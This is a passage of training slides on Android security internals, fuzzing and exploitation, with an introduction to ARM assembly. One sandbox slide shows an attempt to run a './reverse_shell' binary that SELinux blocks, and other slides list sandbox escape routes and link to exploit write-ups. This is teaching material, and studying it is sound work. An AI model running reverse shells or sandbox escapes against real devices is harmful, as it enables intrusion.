


Android Userland Fuzzing and Exploitation

Presented by
Umit Aksu

Intro Training | Whoami

- Security Chapter Lead ING
- Leading research team ING
- Leading a security engineering team

- Software development background
- Penetration tester
- Exploit development / Embedded
- Vulnerability research
- Holding highest payout Samsung TV Bounties



The screenshot shows a web browser displaying the Samsung TV Security Hall of Fame page. The browser's address bar shows the URL samsungtvbounty.com/hallOfFame. The page header includes the Samsung TV Security logo and navigation links for Certificates/Posts, Bugbounty Program, Report Vulnerability, Hall Of Fame, and Security Updates. A breadcrumb trail shows Home > Hall Of Fame. The main heading is "Hall Of Fame". Under the "Rewards" section, there is a paragraph stating that individuals have qualified for a reward from Samsung Smart TV Security bug Bounty. Below this, there are two lists of reporters: "Latest 3 reporters" and "Since 2015 (sort by rewards)".

SAMSUNG TV Security Certificates/Posts Bugbounty Program Report Vulnerability Hall Of Fame Security Updates

Home > Hall Of Fame

Hall Of Fame

Rewards

The following individuals have qualified for a reward from Samsung Smart TV Security bug Bounty. On behalf of our millions of TV and BD users, we thank you for helping make Samsung products safer.

Latest 3 reporters


- Kirti Kharb (linkedin.com/in/kirti-kharb-29671b144)
- Rohit Kumar (linkedin.com/in/rohit-kumar-034694145)
- Vitaliy Potapov (github.com/vitalets/awesome-smart-tv)

Since 2015 (sort by rewards)

- Umit Aksu (linkedin.com/in/umit-aksu-7397485b)
- Niek Timmers (@[tiekimmers](https://twitter.com/tiekimmers))
- Vitaliy Potapov (github.com/vitalets/awesome-smart-tv)
- Rohit Kumar (linkedin.com/in/rohit-kumar-034694145)
- Khoa Hoang
- Pj.NullGumi (Taehoon Lee, Jaewan Seo, Inkyung Oh, Minkyu Lee, Yuna Han, Soomin Hwang)
- Aitor F. (kr0no.me, @[Aitor_FL](https://twitter.com/Aitor_FL))

Intro Training | Why this course

- Finding bugs is profitable
 - www.zerodium.com
- Android Apps are vulnerable



Intro Training | Some examples

- WhatsApp image parsing
 - <https://awakened1712.github.io/hacking/hacking-whatsapp-gif-rce/>
- WhatsApp VoIP Stack
 - <https://blog.zimperium.com/whatsapp-buffer-overflow-vulnerability-under-the-scope/>
- Bluefrag
 - <https://insinuator.net/2020/04/cve-2020-0022-an-android-8-0-9-0-bluetooth-zero-click-rce-bluefrag/>
- Instagram
 - https://research.checkpoint.com/2020/instagram_rce-code-execution-vulnerability-in-instagram-app-for-android-and-ios/

Introduction Training | What you will learn

- Doing reverse engineering
- Vulnerability research
- Patching fuzzers
- Creating fuzzing harnesses
- Analyze crashes
- Build reliable exploits

Introduction

- Introduction into Android Security
- Introduction into ARM assembly
- Reverse Engineering Android Native Components
- Android Reverse Engineering and Fuzzing
- Fuzzing and Crash Analysis

Training Outline - Reverse Engineering and Fuzzing


- Lesson 1: Introduction into Android Security Internals
 - Introduction into Android Operating System
- Lesson 2: Introduction into ARM assembly
 - Introduction into ARM Architecture and memory management
- Lesson 3: Reverse Engineering Android Native Components
 - Introduction into Reverse Engineering using Ghidra
- Lesson 4: Fuzzing and Crash Analysis
 - Writing fuzzing harnesses and learning different fuzzing techniques

Lesson 1: Introduction into Android Security

- Android Architecture
- Security Model
- Android Sandbox
- Permission
- Binder IPC
- SELinux
- Verified boot

Lesson 1: Introduction into Android Security | Android Architecture

- Linux Kernel
- Native Userspace
- Dalvik VM
- Java Runtime Libraries
- System Services
- Inter-Process Communication
- Android Framework Libraries
- Applications
- User-Installed Apps



<https://source.android.com/security/>

Lesson 1: Introduction into Android Security | Security Model

- Application Sandbox
- Permissions
- IPC
- Code Signing and Platform Keys
- SELinux

Lesson 1: Introduction into Android Security | Android Sandbox

- Application Sandbox
 - /data/data/package-name
- Linux User based protection
- App Resources
- ID (UID)
- Seccomp-bpf
- SELinux extra enforcing
- File system applies W^X
 - Libs – R-E
 - Other – RW-
- Resources
 - Linux User Based Protection
- Interaction with services etc
 - Android Permission
- Sandbox Escapes

```
1|generic:/data/data/com.example.mynativetest $ ./reverse_shell
/system/bin/sh: <stdin>[5]: ./reverse_shell: Permission denied
1|generic:/data/data/com.example.mynativetest $ █
```

```
07-20 18:39:52.315 21334 21334 W sh : type=1400 audit(0.0:3372): avc: denied { open } for path="/data/data/com.example.mynativetest/reverse_shell" dev="vdc" ino=14755 scontext=u:r:untrusted_app:s0:c512,c768 tcontext=u:object_r:app_data_file:s0 tclass=file permissive=0
```

Lesson 1: Introduction into Android Security | Android Sandbox

- Sandbox Escape Routes
 - Kernel vulnerabilities
 - Services
 - IPC
 - Drivers


 - Some examples
 - <https://blog.flanker017.me/galaxy-leapfrogging-pwning-the-galaxy-s8/>
 - <https://blog.flanker017.me/examining-and-exploiting-android-vendor-binder-services-part1/>

 - Example Samsung JACK service
 - <https://www.exploit-db.com/exploits/40066>

```
generic:/data/data/com.example.mynativetest $ service list
Found 117 services:
0   telecom: [com.android.internal.telecom.ITelecomService]
1   carrier_config: [com.android.internal.telephony.ICarrierConfigLoader]
2   phone: [com.android.internal.telephony.ITelephony]
3   isms: [com.android.internal.telephony.ISms]
4   iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]
5   simphonebook: [com.android.internal.telephony.IIccPhoneBook]
6   isub: [com.android.internal.telephony.ISub]
7   contexthub_service: [android.hardware.location.IContextHubService]
8   dns_listener: []
9   connmetrics: [android.net.IIpConnectivityMetrics]
10  connectivity_metrics_logger: [android.net.IConnectivityMetricsLogger]
11  imms: [com.android.internal.telephony.IMms]
12  media_projection: [android.media.projection.IMediaProjectionManager]
13  launcherapps: [android.content.pm.ILauncherApps]
14  shortcut: [android.content.pm.IShortcutService]
15  fingerprint: [android.hardware.fingerprint.IFingerprintService]
16  trust: [android.app.trust.ITrustManager]
17  media_router: [android.media.IMediaRouterService]
18  media_session: [android.media.session.ISessionManager]
19  restrictions: [android.content.IRestrictionsManager]
20  print: [android.print.IPrintManager]
21  graphicsstats: [android.view.IGraphicsStats]
22  assetatlas: [android.view.IAssetAtlas]
23  dreams: [android.service.dreams.IDreamManager]
24  commontime_management: []
25  network_time_update_service: []
26  samplingprofiler: []
27  diskstats: []
28  voiceinteraction: [com.android.internal.app.IVoiceInteractionManagerService]
29  appwidget: [com.android.internal.appwidget.IAppWidgetService]
```

Lesson 1: Introduction into Android Security | Permissions

- Permission
- API Levels
- Dangerous Permission



```
File View Navigation Tools Help
com.example-stack.apk
├── Source code
│   ├── android.support.v4
│   ├── androidx
│   └── com.example.mynativetest
├── Resources
│   ├── lib
│   ├── META-INF
│   └── res
│       └── AndroidManifest.xml
├── classes.dex
├── resources.arsc
└── APK signature

APK signature x AndroidManifest.xml x
<?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:co
7 <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="29"/>
11 <uses-permission android:name="android.permission.INTERNET"/>
13 <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:debu
23 <activity android:name="com.example.mynativetest.MainActivity">
24 <intent-filter>
25 <action android:name="android.intent.action.MAIN"/>
27 <category android:name="android.intent.category.LAUNCHER"/>
24 </intent-filter>
23 </activity>
13 </application>
2 </manifest>
```

<https://developer.android.com/reference/android/Manifest.permission>

Lesson 1: Introduction into Android Security | Permissions

- Permissions
- The relationship between group ID's and permissions are defined in "platform.xml"
- Android app can have multiple groups which will give them the permissions
- Some groups are assigned to specific OS Services that can be used by the application
- This is all handled by the Kernel

```
more /system/etc/permissions/platform.xml
```


```
generic:/ # more /system/etc/permissions/platform.xml
```

```
<permission name="android.permission.BLUETOOTH_ADMIN" >  
  <group gid="net_bt_admin" />  
</permission>  
  
<permission name="android.permission.BLUETOOTH" >  
  <group gid="net_bt" />  
</permission>  
  
<permission name="android.permission.BLUETOOTH_STACK" >  
  <group gid="net_bt_stack" />  
  <group gid="wakeup" />  
</permission>  
  
<permission name="android.permission.NET_TUNNELING" >  
  <group gid="vpn" />  
</permission>
```

```
generic:/ # id  
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(a  
db),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),  
3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:su:s0
```

Lesson 1: Introduction into Android Security | Binder IPC

- Binder IPC
- Based on Openbinder
 - <https://en.wikipedia.org/wiki/OpenBinder>
- Binder kernel driver
 - /dev/binder
- Context manager
- Binder Service
- Binder Client
- Binder Token
- Transactions
 - Marshalling transaction parcels



<https://source.android.com/devices/architecture>

Lesson 1: Introduction into Android Security | Binder IPC

- Communication not directly
- Processes communicate
 - Binder driver
 - Binder Protocol: low-level ioctl-based protocol
 - Shared Memory
 - Read Only for Apps
 - Kernel can write to memory

Lesson 1: Introduction into Android Security | SELinux

- SELinux - Security Enhanced Linux
- Developed by NSA
- Mandatory Access Control – MAC
- Security policy enforcement
- Android SELinux in enforcing mode
- Domain

- Modes
 - **Permissive mode**, in which permission denials are logged but not enforced.
 - **Enforcing mode**, in which permissions denials are both logged **and** enforced.

- <https://pierrchen.blogspot.com/2017/02/android-security-walk-through-of-selinux.html?m=1>

```
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ adb pull /sys/fs/selinux/policy /tmp
/sys/fs/selinux/policy: 1 file pulled, 0 skipped. 1.0 MB/s (182834 bytes in 0.166s)
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ seinfo policy -x
Statistics for policy file: policy
Policy Version:          30 (MLS enabled)
Target Policy:           selinux
Handle unknown classes: deny
Classes:                 63      Permissions:          286
Sensitivities:           1      Categories:           1024
Types:                   639     Attributes:           29
Users:                   1      Roles:                2
Booleans:                0      Cond. Expr.:         0
Allow:                   6328    Neverallow:           0
Auditallow:              11     Dontaudit:            211
Type_trans:              169     Type_change:          0
Type_member:             0      Range_trans:          0
Role_allow:              0      Role_trans:           0
Constraints:             0      Validatetrans:        0
MLS Constrains:         59     MLS Val. Tran:        0
Permissives:             1      Polcap:               2
Defaults:                0      Typebounds:           0
Allowxperm:              110    Neverallowxperm:      0
Auditallowxperm:        0      Dontauditxperm:       0
Initial SIDs:            27     Fs_use:               16
Genfscon:                39     Portcon:              0
Netifcon:                0      Nodecon:              0
```


Lesson 1: Introduction into Android Security | SELinux

- SELinux - Security Enhanced Linux
- App domains
 - bluetooth
 - isolated_app
 - nfc
 - platform_app
 - priv_app
 - radio
 - shared_relro
 - shell
 - su
 - system_app
 - untrusted app

```
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ seinfo policy -aappdomain -x
Type Attributes: 1
  attribute appdomain;
  bluetooth
  isolated_app
  nfc
  platform_app
  priv_app
  radio
  shared_relro
  shell
  su
  system_app
  untrusted_app
```

Lesson 1: Introduction into Android Security | Verified boot

- Verified Boot
- Trusted Sources (OEM)
- DM-Verity
- Prevents booting on corruption
- Role back protection



<https://source.android.com/security/verifiedboot/boot-flow>

Lesson 1: Introduction into Android Security | OWASP Mobile Security Project

- OWASP Mobile Security Project

OWASP Mobile Security Testing Guide

- <https://mobile-security.gitbook.io/mobile-security-testing-guide/>

OWASP Mobile Application Security Verification Standard



<https://owasp.org/www-project-mobile-top-10/>

Lesson 1: Introduction into Android Security | OWASP Mobile Security Project

OWASP Mobile Security Project

- OWASP Mobile Top 10

[M1: Improper Platform Usage](#)

[M2: Insecure Data Storage](#)

[M3: Insecure Communication](#)

[M4: Insecure Authentication](#)

[M5: Insufficient Cryptography](#)

[M6: Insecure Authorization](#)

[M7: Client Code Quality](#)

[M8: Code Tampering](#)

[M9: Reverse Engineering](#)

[M10: Extraneous Functionality](#)

Lesson 3: Android Security | Wrap Up

- Summarise important points.
- Allow time for questions.

- Demo & Labs


- References and further reading
- https://elinux.org/Android_Mainlining_Project
- <https://medium.com/@pkurumbudel/android-system-ipc-mechanisms-3d3b46affa3c>
- https://www.kernel.org/doc/html/v4.16/userspace-api/seccomp_filter.html
- <https://programmersought.com/article/89631769540/>
- <https://securitylab.github.com/research/one-day-short-of-a-fullchain-android/>
- <https://pierrchen.blogspot.com/2017/02/android-security-walk-through-of-selinux.html?m=1>

Lesson 2: Introduction into ARM assembly

- Introduction into ARM
- ARM Registers
- ARMv7 and ARM64 Instruction set
- ARM Stack
- ARM Calling convention
- ARM memory management
- Branching and condition codes
- Writing Assembly code

Lesson 2: Introduction into ARM assembly

- RISC – Reduced Instruction Set – ARM
 - IoT
 - Mobile Devices
- CISC – Complex Instruction Set Computing
 - Laptops
 - Desktops
 - Servers



Lesson 2: Introduction into ARM assembly

- ARM Assembly Language

Offset Bytecode Instruction Operands

Offset	Bytecode	Instruction	Operands
00019290	80 b5	push	{ r7, lr }
00019292	6f 46	mov	r7, sp
00019294	8c b0	sub	sp, #0x30
00019296	0b 90	str	r0, [sp, #local_c]
00019298	0a 91	str	r1, [sp, #local_10]
0001929a	11 49	ldr	r1, [DAT_000192e0]
0001929c	79 44	add	r1=>s_testing_00026547, pc
0001929e	07 a8	add	r0, sp, #0x1c
000192a0	04 90	str	r0, [sp, #local_28]
000192a2	ff f7 2e ec	blx	basic_string<decltype(nullptr)>
000192a6	0b 98	ldr	r0, [sp, #local_c]
000192a8	04 99	ldr	r1, [sp, #local_28]
000192aa	03 90	str	r0, [sp, #local_2c]
000192ac	08 46	mov	r0, r1



10010001 010010001 00101

Lesson 2: Introduction into ARM assembly

- ARM Assembly Language

THUMB Mode



```
00019290 80 b5      push    { r7, lr }
00019292 6f 46      mov     r7,sp
00019294 8c b0      sub     sp,#0x30
00019296 0b 90      str     r0,[sp,#local_c]
00019298 0a 91      str     r1,[sp,#local_10]
0001929a 11 49      ldr     r1,[DAT_000192e0]
0001929c 79 44      add     r1=>s_testing_00026547,pc
0001929e 07 a8      add     r0,sp,#0x1c
000192a0 04 90      str     r0,[sp,#local_28]
000192a2 ff f7 2e ec blx     basic_string<decltype(nullptr)>
000192a6 0b 98      ldr     r0,[sp,#local_c]
000192a8 04 99      ldr     r1,[sp,#local_28]
000192aa 03 90      str     r0,[sp,#local_2c]
000192ac 08 46      mov     r0,r1
```



10010001010010001 10010001010010001

16-bit

ARM Mode

```
000582b8 07 c0      stmia  r0,{ r0, r1, r2 }
000582ba a0 e1      b      LAB_000585fe
000582bc 14 70      strb   r4,[r2,#0x0]
000582be 9f e5      b      LAB_00057e00
000582c0 00 00 00 ef swi    0x0
000582c4 0c 70 a0 e1 cpy    r7,r12
000582c8 01 0a 70 e3 cmn    r0,#0x1000
000582cc 1e ff 2f 91 bxls   lr
000582d0 00 00 60 e2 rsb    r0,r0,#0x0
000582d4 bc a8 00 ea b      LAB_000825cc
000582d8 7d      undefined1 7Dh
000582d9 00      ??    00h
000582da 00 00      mov    r0,r0
```



1001000101001000110010001010010001 1001000101001000110010001010010001

32-bit

Lesson 2: Introduction into ARM assembly – Registers

- Registers R0-R7
 - Accessible to all instructions
- Registers R8-R12
 - Accessible to a few 16-bit instructions
 - Accessible to all 32bit instructions
- R11 (FP) – Frame Pointer
- R13 (SP) – Stack Pointer
- R14 (LR) – Link Register
- R15 (PC) – Program Counter
- xPSR –Program Status Register)
 - Not Explicitly accessible
 - Saved to the stack on an exception

General-purpose registers

armv7
R1
R2
R3
R4
R5
R6
R7
R8
R9
R10
R11 (FP)
R12
R13 (SP)
R14 (LR)
R15 (PC)
PSR

Lesson 2: Introduction into ARM assembly - ARMv7 and ARM64 Instruction sets

- Memory Operations
 - Load
 - Store

`op{cond}{type} Rd, [Rn, Op2]`

`ldr r0, [r1]`

`str r0, [r1]`

- Data Operations
 - Arithmetic
 - Bit Operations

opcode	operands	function
Arithmetic		
adc	Rd, Rn, Op2	$Rd = Rn + Op2 + C$
add	Rd, Rn, Op2	$Rd = Rn + Op2$
rsb	Rd, Rn, Op2	$Rd = Op2 - Rn$
rsc	Rd, Rn, Op2	$Rd = Op2 - Rn - !C$
sbc	Rd, Rn, Op2	$Rd = Rn - Op2 - !C$
sub	Rd, Rn, Op2	$Rd = Rn - Op2$

Logical ops		
and	Rd, Rn, Op2	$Rd = Rn \& Op2$
bic	Rd, Rn, Op2	$Rd = Rn \& \sim Op2$
eor	Rd, Rn, Op2	$Rd = Rn \wedge Op2$
mov	Rd, Op2	$Rd = Op2$
mvn	Rd, Op2	$Rd = \sim Op2$
orr	Rd, Rn, Op2	$Rd = Rn Op2$

